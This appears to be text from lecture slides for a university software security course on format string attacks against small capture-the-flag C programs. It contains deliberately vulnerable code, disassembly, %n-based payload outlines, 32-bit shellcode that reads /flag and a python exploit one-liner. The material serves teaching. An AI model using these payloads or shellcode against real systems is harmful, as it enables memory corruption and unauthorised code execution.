CSE 410/510 Special Topics: Software Security

Instructor: Dr. Ziming Zhao

Location: Obrian 109

Time: Monday, Wednesday 5:00PM-6:20PM

Last class: code/formats3
Capture the flag
Sequential overwrite

```
int vulfoo()
{
        char buf1[100];
        char buf2[100];

        fgets(buf2, 99, stdin);
        sprintf(buf1, buf2);
        return 0;
}

int main() {
        return vulfoo();
}
```

code/formats5


```
int auth = 0;

int vulfoo()
{
        char tmpbuf[512];
        fgets(tmpbuf, 510, stdin);

        printf(tmpbuf);
        return 0;
}

int main() {
        vulfoo();

        if (auth)
                print_flag();
}
```

Goal:

Call print_flag() by overwriting auth


formats5 32bit - call print_flag

```
08049208 <vulfoo>:
 8049208: f3 0f 1e fb             endbr32
 804920c: 55                      push   %ebp
 804920d: 89 e5                   mov    %esp,%ebp
 804920f: 53                      push   %ebx
 8049210: 81 ec 04 02 00 00       sub    $0x204,%esp
 8049216: e8 f5 fe ff ff          call   8049110
<__x86.get_pc_thunk.bx>
 804921b: 81 c3 e5 2d 00 00       add    $0x2de5,%ebx
 8049221: 8b 83 fc ff ff ff       mov    -0x4(%ebx),%eax
 8049227: 8b 00                   mov    (%eax),%eax
 8049229: 83 ec 04                sub    $0x4,%esp
 804922c: 50                      push   %eax
 804922d: 68 fe 01 00 00          push   $0x1fe
 8049232: 8d 85 f8 fd ff ff       lea    -0x208(%ebp),%eax
 8049238: 50                      push   %eax
 8049239: e8 52 fe ff ff          call   8049090 <fgets@plt>
 804923e: 83 c4 10                add    $0x10,%esp
 8049241: 83 ec 0c                sub    $0xc,%esp
 8049244: 8d 85 f8 fd ff ff       lea    -0x208(%ebp),%eax
 804924a: 50                      push   %eax
 804924b: e8 30 fe ff ff          call   8049080 <printf@plt>
 8049250: 83 c4 10                add    $0x10,%esp
 8049253: b8 00 00 00 00          mov    $0x0,%eax
 8049258: 8b 5d fc                mov    -0x4(%ebp),%ebx
 804925b: c9                      leave
 804925c: c3                      ret
```




formats5 32bit - (When EIP is in vulfoo)

```
08049208 <vulfoo>:
 8049208: f3 0f 1e fb          endbr32
 804920c: 55                   push   %ebp
 804920d: 89 e5                mov    %esp,%ebp
 804920f: 53                   push   %ebx
 8049210: 81 ec 04 02 00 00    sub    $0x204,%esp
 8049216: e8 f5 fe ff ff       call   8049110
<__x86.get_pc_thunk.bx>
 804921b: 81 c3 e5 2d 00 00    add    $0x2de5,%ebx
 8049221: 8b 83 fc ff ff ff    mov    -0x4(%ebx),%eax
 8049227: 8b 00                mov    (%eax),%eax
 8049229: 83 ec 04             sub    $0x4,%esp
 804922c: 50                   push   %eax
 804922d: 68 fe 01 00 00       push   $0x1fe
 8049232: 8d 85 f8 fd ff ff    lea    -0x208(%ebp),%eax
 8049238: 50                   push   %eax
 8049239: e8 52 fe ff ff       call   8049090 <fgets@plt>
 804923e: 83 c4 10             add    $0x10,%esp
 8049241: 83 ec 0c             sub    $0xc,%esp
 8049244: 8d 85 f8 fd ff ff    lea    -0x208(%ebp),%eax
 804924a: 50                   push   %eax
 804924b: e8 30 fe ff ff       call   8049080 <printf@plt>
 8049250: 83 c4 10             add    $0x10,%esp
 8049253: b8 00 00 00 00       mov    $0x0,%eax
 8049258: 8b 5d fc             mov    -0x4(%ebp),%ebx
 804925b: c9                   leave
 804925c: c3                   ret
```



formats5 32bit - (When EIP is in vulfoo)


```
08049208 <vulfoo>:
 8049208: f3 0f 1e fb            endbr32
 804920c: 55                     push   %ebp
 804920d: 89 e5                  mov    %esp,%ebp
 804920f: 53                     push   %ebx
 8049210: 81 ec 04 02 00 00      sub    $0x204,%esp
 8049216: e8 f5 fe ff ff         call   8049110
<__x86.get_pc_thunk.bx>
 804921b: 81 c3 e5 2d 00 00      add    $0x2de5,%ebx
 8049221: 8b 83 fc ff ff ff      mov    -0x4(%ebx),%eax
 8049227: 8b 00                  mov    (%eax),%eax
 8049229: 83 ec 04               sub    $0x4,%esp
 804922c: 50                     push   %eax
 804922d: 68 fe 01 00 00         push   $0x1fe
 8049232: 8d 85 f8 fd ff ff      lea    -0x208(%ebp),%eax
 8049238: 50                     push   %eax
 8049239: e8 52 fe ff ff         call   8049090 <fgets@plt>
 804923e: 83 c4 10               add    $0x10,%esp
 8049241: 83 ec 0c               sub    $0xc,%esp
 8049244: 8d 85 f8 fd ff ff      lea    -0x208(%ebp),%eax
 804924a: 50                     push   %eax
 804924b: e8 30 fe ff ff         call   8049080 <printf@plt>
 8049250: 83 c4 10               add    $0x10,%esp
 8049253: b8 00 00 00 00         mov    $0x0,%eax
 8049258: 8b 5d fc               mov    -0x4(%ebp),%ebx
 804925b: c9                     leave
 804925c: c3                     ret
```



[Address of auth],

formats5 32bit - (EIP in printf)

```
08049208 <vulfoo>:
 8049208: f3 0f 1e fb            endbr32
 804920c: 55                     push   %ebp
 804920d: 89 e5                  mov    %esp,%ebp
 804920f: 53                     push   %ebx
 8049210: 81 ec 04 02 00 00      sub    $0x204,%esp
 8049216: e8 f5 fe ff ff         call   8049110
<__x86.get_pc_thunk.bx>
 804921b: 81 c3 e5 2d 00 00      add    $0x2de5,%ebx
 8049221: 8b 83 fc ff ff ff      mov    -0x4(%ebx),%eax
 8049227: 8b 00                  mov    (%eax),%eax
 8049229: 83 ec 04               sub    $0x4,%esp
 804922c: 50                     push   %eax
 804922d: 68 fe 01 00 00         push   $0x1fe
 8049232: 8d 85 f8 fd ff ff      lea    -0x208(%ebp),%eax
 8049238: 50                     push   %eax
 8049239: e8 52 fe ff ff         call   8049090 <fgets@plt>
 804923e: 83 c4 10               add    $0x10,%esp
 8049241: 83 ec 0c               sub    $0xc,%esp
 8049244: 8d 85 f8 fd ff ff      lea    -0x208(%ebp),%eax
 804924a: 50                     push   %eax
 804924b: e8 30 fe ff ff         call   8049080 <printf@plt>
 8049250: 83 c4 10               add    $0x10,%esp
 8049253: b8 00 00 00 00         mov    $0x0,%eax
 8049258: 8b 5d fc               mov    -0x4(%ebp),%ebx
 804925b: c9                     leave
 804925c: c3                     ret
```



[Address of auth], (%x)*, %n

code/formats6

```
int auth = 0;
int auth1 = 0;

int vulfoo()
{
        char tmpbuf[512];
        fgets(tmpbuf, 510, stdin);
        printf(tmpbuf);
        return 0;}

int main() {
        vulfoo();
        printf("auth = %d, auth1 = %d\n", auth, auth1);

        if (auth == 60 && auth1 == 80)
                print_flag();
}
```

Goal: Call print_flag() by overwriting auth(s)

code/formats5

```
int auth = 0;

int vulfoo()
{
        char tmpbuf[512];
        fgets(tmpbuf, 510, stdin);

        printf(tmpbuf);
        return 0;
}

int main() {
        vulfoo();

        if (auth)
                print_flag();
}
```

Goal:

Get the flag without overwriting auth

Non-shell Shellcode 32bit printflag (No 0s)

sendfile(1, open(“/flag”, 0), 0, 1000)


```
push $0x67
push $0x616c662f
xor %eax, %eax
inc %eax
inc %eax
inc %eax
inc %eax
inc %eax
mov %esp, %ebx
xor %ecx, %ecx
xor %edx, %edx
int $0x80
mov %eax, %ecx
xor %esi, %esi
mov $0x101, %si
dec %si
xor %eax, %eax
mov $0xbb, %al
xor %ebx, %ebx
inc %ebx
xor %edx, %edx
int $0x80

xor %eax, %eax
inc %eax
int $0x80
```

```
export SCODE=$(python2 -c "print '\x90'*500 +
'\x6a\x67\x68\x2f\x66\x6c\x61\x31\xc0\x40\x40\x40\x40\
x40\x89\xe3\x31\xc9\x31\xd2\xcd\x80\x89\xc1\x31\xf6\x
66\xbe\x01\x01\x66\x4e\x31\xc0\xb0\xbb\x31\xdb\x43\x
31\xd2\xcd\x80\x31\xc0\x40\xcd\x80'")
```

Specifiers

A format specifier follows this prototype:

%[flags][width][.precision][length]specifier




The *length* sub-specifier modifies the length of the data type. This is a chart showing the types used to interpret the corresponding arguments with and without *length* specifier (if a different type is used, the proper type promotion or conversion is performed, if allowed):

	specifiers						
length	**d i**	**u o x X**	**f F e E g G a A**	**c**	**s**	**p**	**n**
(none)	int	unsigned int	double	int	char*	void*	int*
hh	signed char	unsigned char					signed char*
h	short int	unsigned short int					short int*
l	long int	unsigned long int		wint_t	wchar_t*		long int*
ll	long long int	unsigned long long int					long long int*
j	intmax_t	uintmax_t					intmax_t*
z	size_t	size_t					size_t*
t	ptrdiff_t	ptrdiff_t					ptrdiff_t*
L			long double				

Note regarding the `c` specifier: it takes an `int` (or wint_t) as argument, but performs the proper conversion to a `char` value (or a `wchar_t`) before formatting it for output.

formats5 32bit - Ret2Libc

```
08049208 <vulfoo>:
 8049208: f3 0f 1e fb          endbr32
 804920c: 55                   push   %ebp
 804920d: 89 e5                mov    %esp,%ebp
 804920f: 53                   push   %ebx
 8049210: 81 ec 04 02 00 00    sub    $0x204,%esp
 8049216: e8 f5 fe ff ff       call   8049110
<__x86.get_pc_thunk.bx>
 804921b: 81 c3 e5 2d 00 00    add    $0x2de5,%ebx
 8049221: 8b 83 fc ff ff ff    mov    -0x4(%ebx),%eax
 8049227: 8b 00                mov    (%eax),%eax
 8049229: 83 ec 04             sub    $0x4,%esp
 804922c: 50                   push   %eax
 804922d: 68 fe 01 00 00       push   $0x1fe
 8049232: 8d 85 f8 fd ff ff    lea    -0x208(%ebp),%eax
 8049238: 50                   push   %eax
 8049239: e8 52 fe ff ff       call   8049090 <fgets@plt>
 804923e: 83 c4 10             add    $0x10,%esp
 8049241: 83 ec 0c             sub    $0xc,%esp
 8049244: 8d 85 f8 fd ff ff    lea    -0x208(%ebp),%eax
 804924a: 50                   push   %eax
 804924b: e8 30 fe ff ff       call   8049080 <printf@plt>
 8049250: 83 c4 10             add    $0x10,%esp
 8049253: b8 00 00 00 00       mov    $0x0,%eax
 8049258: 8b 5d fc             mov    -0x4(%ebp),%ebx
 804925b: c9                   leave
 804925c: c3                   ret
```



[Address of auth], (%x)*, %n

Countermeasures

Compiler
ASLR

Compare with Buffer Overflow

StackGuard

Non-executable Stack

In-class Exercise

Formats7

code/formats5

```
python -c "print
'\x8c\xd0\xff\xffAAAA\x8d\xd0\xff\xff%08x%08x%08x%08x%1
70d%hhn%187d%hhn'" > exploitret
```